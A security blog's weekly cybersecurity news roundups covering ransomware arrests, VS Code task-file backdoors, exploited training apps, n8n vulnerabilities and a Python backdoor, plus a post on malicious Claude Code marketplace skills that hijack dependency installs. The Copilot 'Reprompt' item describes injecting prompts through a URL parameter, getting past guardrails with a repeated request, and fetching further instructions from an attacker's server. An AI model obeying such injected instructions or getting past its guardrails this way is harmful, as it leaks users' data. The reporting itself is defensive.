Reading view

There are new articles available, click to refresh the page.

The Good, the Bad and the Ugly in Cybersecurity – Week 4

The Good | Authorities Expose RaaS Leaders, Prosecute Identity Hackers & Tighten EU Cybersecurity Rules


Law enforcement in Ukraine and Germany have moved to dismantle Black Basta ransomware gang, confirming its leader and placing him on Europol and Interpol wanted lists. Identified as Oleg Evgenievich Nefedov, the Russian national is also known online as kurva, Washington, and S.Jimmi.

Police have also arrested two alleged Black Basta affiliates accused of breaching networks, cracking credentials, escalating privileges, and preparing ransomware attacks.

Investigators link Nefedov in a secondary role associated with the now-defunct Conti syndicate, confirming Black Basta’s evolution into a major ransomware-as-a-service (RaaS) operation responsible for hundreds of extortion incidents since 2022.

Police raid residence of suspected affiliates (Source: cyberpolice.gov.ua)

In the United States, Nicholas Moore, has pleaded guilty to breaching electronic filing systems tied to the Supreme Court of the United States, AmeriCorps, and the Department of Veterans Affairs. Prosecutors note that he repeatedly accessed the Supreme Court’s restricted system in 2023 using stolen credentials. He also breached AmeriCorps and veterans’ accounts, stealing and leaking sensitive personal and health data. Moore took to Instagram under the account @ihackedthegovernment to post screenshots of his victims’ information. He has since confessed to one count of computer fraud, punishable by one year in prison and a $100,000 fine.

New cybersecurity legislation proposed by the European Commission mandates the removal of high-risk suppliers from telecom networks and shoring up defenses against state-backed and criminal cyber threats targeting critical infrastructure. The plan builds on shortcomings in the EU’s voluntary 5G Security Toolbox, originally designed to limit member’s reliance on high-risk vendors. It also grants the Commission authority to coordinate EU-wide risk assessments across 18 critical sectors, strengthens ICT supply chain security, and streamlines voluntary certification schemes to improve resilience and technological sovereignty.

The Bad | Contagious Interview Attackers Leverage Visual Studio Code to Deploy Backdoors

DPRK-linked threat actors behind the ongoing Contagious Interview campaign are evolving their tactics by using malicious Microsoft Visual Studio Code projects to deliver backdoors.

In new research, the attackers are seen masquerading as recruiters conducting job assessments, instructing targets to clone repositories from platforms like GitHub and open them in VS Code. Once opened, specially crafted task configuration files automatically execute, fetching obfuscated JavaScript payloads hosted on Vercel domains and deploying multi-stage malware.

After the user grants trust in VS Code, its tasks.json file can automatically run embedded commands (Source: Jamf)

This novel technique, first seen last month, leverages VS Code’s runOn: folderOpen feature to trigger execution whenever a project is accessed. Earlier variants delivered the BeaverTail and InvisibleFerret implants, while newer versions disguise droppers as benign spell-check dictionaries to achieve remote code execution.

As part of the final payload, the backdoor logic establishes a continuous execution loop to harvest basic host information and fingerprints systems before executing attacker-supplied code. In some cases, additional scripts are downloaded minutes later to beacon frequently to a remote server, run further commands, and erase traces of activity. Researchers note that parts of the malware may be AI-assisted due to its code structure and inline comments.

Targets are typically software engineers, especially those working in the cryptocurrency, blockchain, and fintech sectors, where access to source code, credentials, and digital assets is valuable. Parallel research shows similar abuse of VS Code tasks to deploy backdoors, cryptominers, and credential-stealing modules via multiple fallback methods.

DPRK-based threat actors are rapidly experimenting with various delivery methods to increase the success of their attacks. Developers can counter the threat by continuing to scrutinize third-party repositories, carefully review task configurations, and install only trusted dependencies.

The Ugly | Attackers Target Misconfigured Training Apps to Access Cloud Environments

Threat actors are targeting misconfigured web applications like DVWA and OWASP Juice Shop to infiltrate cloud environments of Fortune 500 companies and their security vendors.

These intentionally vulnerable apps, designed for security training and internal testing, are exposed publicly and tied to privileged cloud accounts, creating a perfect storm of risks advantageous to attackers. Researchers have found nearly 2000 live, exposed apps, many linked to overly permissive identity access management (IAM) roles on AWS, GCP, and Azure, often using default credentials.

Attackers are leveraging the apps to deploy crypto miners, webshells, and persistence mechanisms. About 20% of found DVMA instances contain malicious artifacts, including XMRig cryptocurrency miners and a self-restoring watchdog.sh script that downloads additional AES-256-encrypted tools and removes competing miners.

PHP webshells like filemanager.php are also being deployed, allowing file operations and command execution, sometimes with indicators hinting at the operators’ origin.

XMRig mining Monero to xmr[.]kryptex[.]network resulting in the attacker keeping 100% of the proceeds (Source: Pentera)
These exposed credentials could provide attackers full access to S3 buckets, GCS, and Azure Blob Storage, meaning attackers have read and write permissions to Secrets Manager, can interact with container registries, and obtain admin cloud privileges.

With these attacks active in the wild, organizations are urged to take steps to minimize their risk profile. Key defenses include maintaining a resource inventory, isolating test environments, and enforcing least-privilege IAM roles. By also replacing default credentials and automating resource expiration, organizations can eliminate systemic blind spots in non-production systems.

The Good, the Bad and the Ugly in Cybersecurity – Week 3

The Good | Authorities Arrest 34 in Black Axe Cyber Fraud Crackdown

Spanish police have arrested 34 suspects tied to a cyber fraud network allegedly linked to the Black Axe group, following a joint operation with Europol. After raids across four cities, authorities seized €66,400 in cash, vehicles, devices, and froze €119,350 held in bank accounts.

Investigators say the Nigeria-led ring ran man-in-the-middle (MitM) and business email compromise (BEC) scams, causing over $6 million in losses total. So far, four suspected leaders of the network have been jailed pre-trial as the probe continues into Europe-wide money mule networks.

In other news this week, the latest iteration of BreachForums has suffered another data breach after a MyBB users database was leaked online. This occurred after a site named after the ShinyHunters extortion gang released a 7Zip archive exposing over 323,000 user records and the forum’s PGP private key. While most IP addresses mapped to local loopback values, more than 70,000 resolved to public addresses valuable to cybersecurity researchers and law enforcement.

In Amsterdam, the nation’s Court of Appeal has sentenced a Dutch national to seven years for computer hacking and attempted extortion with evidence stemming from Sky ECC, an end-to-end encrypted chat service that Europol dismantled in 2021. Though one cocaine import charge was dropped, judges upheld the convictions tied to hacking port logistics systems in Rotterdam, Barendrecht, and Antwerp.

The individual was found using malware-laced USB sticks, which then enabled covert drug imports, data theft, and malware re-sale between 2020 and 2021.

The Bad | Researchers Expose ‘Reprompt’ Attack That Could Hijack Microsoft Copilot Sessions

Security researchers have disclosed a novel attack technique dubbed ‘Reprompt’ that could enable attackers to silently hijack a user’s Microsoft Copilot session and exfiltrate sensitive data with a single click. The method abuses how Copilot processes URL parameters, enabling malicious prompts to be injected directly through a legitimate Copilot link.

Reprompt works by embedding hidden instructions in the “q” parameter of a Copilot URL. Should a victim click the link, Copilot automatically executes the malicious prompt within the user’s authenticated session. That session remains active even after the Copilot tab is closed, meaning attackers could continue issuing follow-up commands without further user interaction. Since no plugins, malware, or visible prompts are required, the activity is effectively invisible.


To bypass Copilot’s safeguards, the researchers combined three techniques: parameter-to-prompt (P2) injection, a double-request trick that exploits guardrails applying only to the initial request, and a chain-request model where Copilot dynamically fetches new instructions from an attacker-controlled server.

Combined, these techniques could enable continuous, stealthy data exfiltration, while client-side, legacy security tools would be unable to determine what information was being stolen.

Double request to bypass safeguards (Source: Varonis)

Reprompt only impacts Copilot Personal; those using Microsoft 365 Copilot are not impacted due to additional controls such as auditing, DLP, and administrative restrictions. Varonis disclosed the issue to Microsoft on August 31, 2025 and the vulnerability was addressed in this month’s Patch Tuesday. Currently, there are no reports of in-the-wild exploitation.

The findings, however, are indicative of the risks posed by LLMs and AI assistants. They underscore the need for security teams to understand the attack surface these tools present as their use in enterprise environments continues to proliferate.

The Ugly | Charity-Themed ‘PluggyApe’ Malware Targets Ukrainian Defense Forces

Ukraine’s CERT-UA has reported a charity-themed cyber espionage campaign targeting officials within the country’s Defense Forces between October and December 2025. The activity is attributed with medium confidence to a Russian-aligned threat group tracked as Laundry Bear (aka Void Blizzard or UAC‑0190), a cluster previously linked to the 2024 breach of Dutch police systems.


These attacks have been observed relying heavily on tailored social engineering tactics delivered via Signal and WhatsApp. Targets receive instant messages, often from compromised or spoofed Ukrainian phone numbers, directing them to fake charity websites where they are urged to download password-protected archives.

These archives contain malicious executables disguised as documents, including PIF files built with PyInstaller, which ultimately deploys a Python-based backdoor called ‘PluggyApe’. Once installed, PluggyApe profiles the infected system, assigns a unique victim identifier, and establishes persistence through Windows Registry changes. The malware supports remote command execution and data exfiltration, communicating over WebSocket or MQTT.

Examples of malicious lures (Source: CERT-UA)

Later versions of PluggyApe, observed from December 2025 onward, introduced stronger obfuscation, additional anti-analysis checks, and more resilient command-and-control (C2) mechanisms. Instead of hardcoding C2 infrastructure, the malware dynamically retrieves server addresses from public paste services such as rentry[.]co and pastebin[.com], encoded in Base64, allowing operators to rapidly rotate infrastructure.

CERT-UA emphasized that mobile devices and messaging platforms have become primary attack vectors due to weaker monitoring and widespread trust. Compounding this is the attackers’ demonstrated knowledge of their targets and use of the Ukrainian language, audio, and video communication to increase credibility.

Alongside this campaign, CERT-UA also reports additional activity from other threat clusters targeting Ukrainian defense forces, local governments, and educational institutions using phishing, stealer malware, and open-source backdoors – all pointing to sustained and evolving cyber pressure facing Ukraine’s public sector.

The Good, the Bad and the Ugly in Cybersecurity – Week 2

The Good | U.K. Government Resets Public-Sector Cybersecurity With £210M Action Plan

The United Kingdom has unveiled a sweeping reset of its public-sector cybersecurity strategy, committing more than £210 million ($283 million) to shore up defenses across government departments and essential services. This investment is part of the new Government Cyber Action Plan, which marks a clear departure from years of fragmented oversight and outdated, legacy technology.

The new Government Cyber Action Plan sets a clear path to strengthen cyber security and boost resilience across the public sector.

Read more below⬇ https://t.co/HCswSOGuhP

— NCSC UK (@NCSC) January 6, 2026

The core of the plan is a centralized Government Cyber Unit, tasked with coordinating risk management, setting mandatory security standards, and leading incident response. Digital Government Minister Ian Murray framed the shift as urgent, warning that cyberattacks can take critical public services offline within minutes. Recent incidents like ransomware-driven NHS disruptions and the compromise of Ministry of Defence payroll systems all show that these risks are recurring realities rather than theoretical threats.

The action plan introduces stricter accountability for senior leaders, enhanced visibility into cyber risks, and more robust, centrally coordinated incident response exercises. Strategic government suppliers will also face tougher contractual cybersecurity requirements as concerns over supply chain vulnerabilities grow.

In tandem with the plan, the government is advancing the Cyber Security and Resilience Bill, which builds on the 2018 Network and Information System (NIS) Regulations. Separately, public bodies and critical infrastructure operators are set to be banned from paying ransomware demands, while telecom providers have pledged to curb phone-number spoofing.

While challenges still remain, this new strategy signals a long-overdue cultural and structural shift. If matched with sustained investment and accountability, it could finally place the U.K. public sector on a more resilient and security-first footing in the face of accelerating cyber threats.

The Bad | China-Linked UAT-7290 Expands Linux-Based Espionage Beyond South Asian Telcos

UAT-7290, a China-linked threat actor, has expanded its cyber espionage operations beyond its focus on South Asian telecommunications firms to include organizations across Southeastern Europe. Active since at least 2022, the group is known for its extensive reconnaissance, network penetration techniques, and heavy reliance on Linux-based malware to compromise public-facing infrastructure.

Cyber researchers assess that UAT-7290 conducts extensive technical profiling of targets before exploiting exposed edge network devices. The actor primarily leverages one-day exploits and targeted SSH brute force attacks, often relying on publicly available proof of concept (PoC) exploit code rather than developing their own. Once initial access is achieved, the group escalates privileges and deploys a modular malware ecosystem tailored for persistence and lateral movement.

UAT-7290’s core tooling centers on Linux implants, beginning with the RushDrop (ChronosRAT) initial dropper, which initiates the infection chain and deploys additional components such as DriveSwitch and the SilentRaid (MystRodX) backdoor. SilentRaid enables long-term access through a plugin-based architecture that supports remote shell access, port forwarding, file operations, and credential-related data collection. While Linux remains the primary focus, the group has occasionally deployed Windows malware – tools commonly shared among China-aligned threat actors.

UAT-7290 is also known for playing a secondary role as an initial access provider. It converts compromised devices into Operational Relay Boxes (ORBs), infrastructure that can later be reused by other Chinese espionage groups, using the Bulbature backdoor.

The tooling and infrastructure overlaps with clusters such as APT10 and Moshen Dragon, reinforcing assessments that UAT-7290 is both an espionage operator and a strategic enabler within the broader Chinese cyber ecosystem.

The Ugly | Researchers Reveal Critical n8n Vulnerabilities Enabling Remote Code Execution

A series of critical vulnerabilities were recently disclosed in the open-source workflow automation platform n8n, allowing unauthenticated attackers to achieve remote code execution (RCE), perform arbitrary commands, and execute untrusted code leading to full compromise.

Beginning with CVE-2025-68668 dubbed ‘N8scape’, this critical flaw (CVSS 9.9) involves a sandbox bypass in the Python Code Node using Pyodide. It works by affecting n8n versions prior to 2.0.0 and allows users with workflow permissions to execute arbitrary OS commands with the same privileges as the n8n service. With version 2.0.0, a task runner-based native Python implementation that improves security isolation was made default thus addressing the issue.

Shortly afterward, n8n disclosed an even more severe issue tracked as CVE-2026-21877, a CVSS 10.0 vulnerability enabling authenticated remote code execution under certain conditions. Affecting both self-hosted and n8n cloud deployments, the flaw could allow untrusted code execution, eventually leading to compromise of the entire instance. Although the critical flaw is patched in version 1.121.3, administrators are advised to apply the updates quickly, especially given a growing pattern of critical RCE-class vulnerabilities in the platform.


The third and latest disclosure this week, codenamed ‘Ni8mare’ and tracked as CVE-2026-21858 (CVSS 10.0), is a critical flaw that allows complete takeover of affected instances. Exploiting a content-type confusion issue in n8n’s webhook and form handling, attackers can read arbitrary files, extract credentials and encryption keys, forge admin sessions, and ultimately achieve RCE. Researchers noted that a compromised n8n instance becomes a single point of failure due to centralized storage of API keys, OAuth tokens, and infrastructure credentials, making it a veritable data trove for threat actors.

Invoking the content-type-confusion bug (Source: Cyera)

At the time of writing, reports from attack surface management vendors are observing over 26,000 exposed n8n instances online, emphasizing the need for timely patching, controlled exposure, and strict access management.

When Your AI Coding Plugin Starts Picking Your Dependencies: Marketplace Skills and Dependency Hijack in Claude Code

AI coding assistants are no longer just autocompleting lines of code, they are quietly making decisions for you. Tools like Claude Code are able to read projects, plan multi-step changes, install dependencies, and modify files with minimal human oversight. To make this possible, these assistants rely on plugin marketplaces, where third-party developers can enable ‘skills’ that teach the agent how to manage infrastructure, testing, and dependencies. Though powerful, the model requires a high degree of trust, thus bringing with it a new set of risks.

At a first glance, third-party marketplace plugins are harmless productivity boosters. Connect a marketplace and enable a plugin so your coding assistant becomes smarter about your stack. However, beneath the convenience is a security blind spot: These same skills often run with extremely high privilege and very little transparency on how they make decisions or where the code and dependencies are coming from. The code issue isn’t prompt manipulation or social engineering – it’s compromised automation.

A full technical blog post by SentinelOne’s own Prompt Security team breaks down how a single benign-looking plugin from an unofficial marketplace exposes a dependency management skill. When the developer asks the agent to install a common Python library, that skill quietly redirects the install to an attacker-controlled source, ensuring a trojanized version of the library is pulled into the project. While nothing looks wrong – the library imports cleanly, the example code runs without error – malicious code is now embedded into the environment, capable of exfiltrating secrets, monitoring traffic, or lying dormant until it is triggered at a later time.

What makes this especially concerning is persistence. Marketplace plugins are not one-off interactions. Once enabled, their skills remain available across sessions and will continue to shape how the agent behaves in the future. Rather than a ‘bad prompt’, this effect is more like compromising your package manager itself.

As AI-driven development workflows accelerate, plugin marketplaces and third-party skills are now part of the software supply chain whether teams realize it or not. If your coding assistant can fetch and execute code on your behalf, every plugin installed joins your trust boundary.

